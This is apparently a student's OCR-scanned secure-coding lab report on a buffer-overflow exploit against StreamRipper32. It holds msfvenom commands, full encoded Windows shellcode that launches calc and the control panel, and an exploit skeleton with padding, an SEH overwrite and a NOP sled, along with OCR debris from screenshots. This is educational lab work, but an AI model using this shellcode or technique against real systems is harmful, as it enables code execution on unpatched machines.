
SECURE CODING LAB-8


NAME: G SINDHU

REG NO.: 18BCN7098


1.Exploiting streamRipper32 with exploit2.py




This is the application when we open. So, if we add the station pattern and song pattern of any string. Click ok.



After that your application starts crashing.



And gives the notification that has stopped its working and hence crashes.




TO OPEN CALCULATOR:


1.Generate a payload to open calculator

```
root@kali:/home/seeker# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe6\xda\xcd\xd9\x76\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x78\x68\x4c"
buf += b"\x42\x73\x38\x63\x30\x43\x30\x43\x50\x6f\x79\x48\x65"
buf += b"\x55\x61\x39\x50\x45\x34\x4e\x6b\x66\x30\x64\x70\x6c"
buf += b"\x4b\x71\x42\x44\x4c\x6e\x6b\x46\x32\x77\x64\x6c\x4b"
buf += b"\x53\x42\x51\x38\x34\x4f\x78\x37\x71\x5a\x77\x56\x56"
buf += b"\x51\x69\x6f\x6e\x4c\x55\x6c\x43\x51\x53\x4c\x65\x52"
buf += b"\x56\x4c\x37\x50\x59\x51\x58\x4f\x44\x4d\x35\x51\x5a"
buf += b"\x67\x39\x72\x69\x62\x66\x32\x62\x77\x4c\x4b\x33\x62"
buf += b"\x52\x30\x4e\x6b\x43\x7a\x65\x6c\x4c\x4b\x62\x6c\x37"
buf += b"\x61\x30\x78\x39\x73\x77\x30\x67\x71\x7a\x71\x52\x71"
buf += b"\x4e\x6b\x36\x39\x75\x70\x53\x31\x38\x53\x4c\x4b\x71"
buf += b"\x59\x36\x78\x79\x73\x65\x6a\x43\x79\x6e\x6b\x55\x64"
buf += b"\x6c\x4b\x33\x31\x48\x56\x70\x31\x39\x6f\x6e\x4c\x6b"
buf += b"\x71\x78\x4f\x34\x4d\x63\x31\x68\x47\x44\x78\x59\x70"
buf += b"\x61\x65\x5a\x56\x65\x53\x63\x4d\x6b\x48\x47\x4b\x53"
buf += b"\x4d\x76\x44\x72\x55\x7a\x44\x31\x48\x4e\x6b\x42\x78"
buf += b"\x55\x74\x77\x71\x58\x53\x51\x70\x4e\x6b\x44\x4c\x62"
buf += b"\x6b\x6c\x4b\x56\x38\x35\x4c\x76\x61\x38\x53\x4c\x4b"
buf += b"\x36\x64\x6c\x4b\x36\x61\x6e\x30\x6e\x69\x53\x74\x76"
buf += b"\x44\x55\x74\x63\x6b\x63\x6b\x33\x51\x50\x59\x52\x7a"
buf += b"\x63\x61\x59\x6f\x6b\x50\x73\x6f\x53\x6f\x53\x6a\x4c"
buf += b"\x4b\x74\x52\x7a\x4b\x4e\x6d\x61\x4d\x52\x4a\x36\x61"
buf += b"\x4e\x6d\x6f\x75\x38\x32\x63\x30\x57\x70\x63\x30\x62"
buf += b"\x70\x51\x78\x36\x51\x6e\x6b\x70\x6f\x6f\x77\x39\x6f"
buf += b"\x79\x45\x6f\x4b\x6c\x30\x6f\x45\x6f\x52\x73\x66\x50"
buf += b"\x68\x49\x36\x6e\x75\x4f\x4d\x4f\x6d\x59\x6f\x58\x55"
buf += b"\x67\x4c\x67\x76\x33\x4c\x74\x4a\x6b\x38\x49\x6b\x59"
buf += b"\x70\x74\x35\x37\x75\x4d\x6b\x77\x37\x42\x33\x72\x52"
buf += b"\x62\x4f\x43\x5a\x33\x30\x31\x43\x6b\x4f\x6b\x65\x45"
buf += b"\x33\x55\x31\x62\x4c\x33\x53\x67\x70\x61\x41"
```

```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 230

nseh="\x86\xE5\x48\x90"

nops="\x90" * 30

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00"   -f python
buf =  b""
buf += b"\x89\xe5\xdd\xc4\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x79\x78\x6c"
buf += b"\x42\x65\x50\x35\x50\x75\x50\x65\x30\x6e\x69\x7a\x45"
buf += b"\x35\x61\x4f\x30\x62\x44\x6c\x4b\x50\x50\x46\x50\x4c"
buf += b"\x4b\x62\x72\x46\x6c\x6e\x6b\x62\x72\x34\x54\x4e\x6b"
buf += b"\x73\x42\x36\x48\x34\x4f\x38\x37\x33\x7a\x45\x76\x36"
buf += b"\x51\x6b\x4f\x4c\x6c\x45\x6c\x43\x51\x33\x4c\x53\x32"
buf += b"\x44\x6c\x55\x70\x4f\x31\x38\x4f\x74\x4d\x75\x51\x49"
buf += b"\x57\x7a\x42\x6b\x42\x50\x52\x71\x47\x6c\x4b\x33\x62"
buf += b"\x56\x70\x6e\x6b\x51\x5a\x35\x6c\x4c\x4b\x62\x6c\x46"
buf += b"\x71\x31\x68\x38\x63\x42\x68\x43\x31\x58\x51\x56\x31"
buf += b"\x6e\x6b\x30\x59\x47\x50\x36\x61\x48\x53\x6e\x6b\x33"
buf += b"\x79\x47\x68\x58\x63\x37\x4a\x57\x39\x4c\x4b\x55\x64"
buf += b"\x4c\x4b\x77\x71\x4a\x76\x30\x31\x39\x6f\x4e\x4c\x79"
buf += b"\x51\x68\x4f\x74\x4d\x75\x51\x38\x47\x64\x78\x4b\x50"
buf += b"\x42\x55\x6b\x46\x63\x33\x43\x4d\x49\x68\x57\x4b\x73"
buf += b"\x4d\x54\x64\x64\x35\x38\x64\x66\x38\x4c\x4b\x66\x38"
buf += b"\x31\x34\x66\x61\x4a\x73\x51\x76\x4c\x4b\x54\x4c\x50"
buf += b"\x4b\x6e\x6b\x42\x78\x45\x4c\x73\x31\x78\x53\x6c\x4b"
buf += b"\x74\x44\x6e\x6b\x36\x61\x4e\x30\x6f\x79\x33\x74\x51"
buf += b"\x34\x71\x34\x31\x4b\x43\x6b\x50\x61\x51\x49\x63\x6a"
buf += b"\x30\x51\x59\x6f\x49\x70\x33\x6f\x63\x6f\x31\x4a\x6e"
buf += b"\x6b\x77\x62\x6a\x4b\x4e\x6d\x71\x4d\x73\x5a\x57\x71"
buf += b"\x6e\x6d\x4d\x55\x6f\x42\x65\x50\x73\x30\x47\x70\x32"
buf += b"\x70\x73\x58\x50\x31\x4e\x6b\x72\x4f\x4f\x77\x69\x6f"
buf += b"\x6a\x75\x6d\x6b\x5a\x50\x6d\x65\x6e\x42\x52\x76\x62"
```

Paste the payload in the search box so that u will exploit the application and calculator opens.


StreamRipper 32
StreamRipper 32
Broadcast Parameters
URL (http://ip:port)
Current MP3
Title:
Bytes Read:
Output
Max KB To Rip
0
Destination:
..
More Options
Relay Port
10069
Connect To Relay
Control
Start Rip
Stop Rip
Exit
Hide To Systray
Station/Song Matching
Enable
Add
Delete
Stream Name
Pattern
SHOUTcast.com Directory
Genre:
Refresh List
Search Text
lCkOkeE3U1bL3SgpAA
Search
Description
Bitrate
Track Info
Version 2.6
Save Internet Radio!
www.saveinternetradio.org


Calculator
View
Edit
Help
0
MC
MR
MS
M+
M-
←
CE
C
±
√
7
8
9
/
%
4
5
6
*
1/x
1
2
3
-
=
0
.
+

Similarly, generate payload with shell code to open control panel.

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f p
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf =  b""
buf += b"\x89\xe7\xda\xc2\xd9\x77\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x5a\x48\x4d"
buf += b"\x52\x77\x70\x55\x50\x33\x30\x45\x30\x6d\x59\x6b\x55"
buf += b"\x56\x51\x79\x50\x63\x54\x6e\x6b\x70\x50\x76\x50\x4e"
buf += b"\x6b\x63\x62\x34\x4c\x4e\x6b\x73\x62\x44\x54\x6c\x4b"
buf += b"\x62\x52\x35\x78\x7a\x4f\x6f\x47\x61\x5a\x71\x36\x55"
buf += b"\x61\x59\x6f\x6e\x4c\x75\x6c\x53\x51\x71\x6c\x35\x52"
buf += b"\x66\x4c\x31\x30\x6a\x61\x6a\x6f\x66\x6d\x63\x31\x5a"
buf += b"\x67\x58\x62\x48\x72\x66\x32\x66\x37\x4e\x6b\x76\x32"
buf += b"\x46\x70\x6c\x4b\x43\x7a\x77\x4c\x6c\x4b\x30\x4c\x76"
buf += b"\x71\x50\x70\x38\x63\x42\x68\x67\x71\x5a\x71\x42\x71"
buf += b"\x6e\x6b\x62\x79\x61\x30\x65\x51\x4a\x73\x6c\x4b\x61"
buf += b"\x59\x66\x70\x39\x73\x66\x5a\x61\x59\x4c\x4b\x34\x74"
buf += b"\x6c\x4b\x76\x61\x4b\x66\x70\x51\x69\x6f\x6e\x4c\x39"
buf += b"\x51\x6a\x6f\x74\x4d\x73\x31\x39\x57\x54\x78\x4b\x50"
buf += b"\x34\x35\x38\x76\x75\x53\x63\x4d\x58\x78\x55\x6b\x73"
buf += b"\x4d\x34\x64\x53\x45\x69\x74\x36\x38\x6e\x6b\x72\x78"
buf += b"\x31\x34\x47\x71\x68\x53\x33\x56\x6c\x4b\x34\x4c\x30"
buf += b"\x4b\x4c\x4b\x63\x68\x55\x4c\x66\x61\x38\x53\x6c\x4b"
buf += b"\x45\x54\x4c\x4b\x46\x61\x78\x50\x4e\x69\x38\x44\x71"
buf += b"\x34\x64\x64\x43\x6b\x63\x6b\x33\x51\x53\x69\x71\x4a"
buf += b"\x50\x51\x69\x6f\x4d\x30\x61\x4f\x43\x6f\x61\x4a\x4e"
buf += b"\x6b\x75\x42\x6a\x4b\x4c\x4d\x43\x6d\x63\x5a\x76\x61"
buf += b"\x6c\x4d\x4e\x65\x4d\x62\x75\x50\x65\x50\x67\x70\x52"
buf += b"\x70\x53\x58\x46\x51\x4c\x4b\x70\x6f\x6f\x77\x4b\x4f"
buf += b"\x6b\x65\x6d\x6b\x58\x70\x4f\x45\x39\x32\x36\x36\x51"
buf += b"\x78\x4d\x76\x5a\x35\x4f\x4d\x6f\x6d\x69\x6f\x4e\x35"
buf += b"\x57\x4c\x54\x46\x63\x4c\x64\x4a\x4d\x50\x6b\x4b\x79"
buf += b"\x70\x43\x45\x34\x45\x4f\x4b\x62\x67\x35\x43\x72\x52"
buf += b"\x50\x6f\x42\x4a\x77\x70\x36\x33\x39\x6f\x4a\x75\x51"
buf += b"\x73\x72\x4f\x72\x4e\x71\x64\x52\x52\x50\x6f\x72\x4c"
buf += b"\x53\x30\x41\x41"
root@kali:~#
```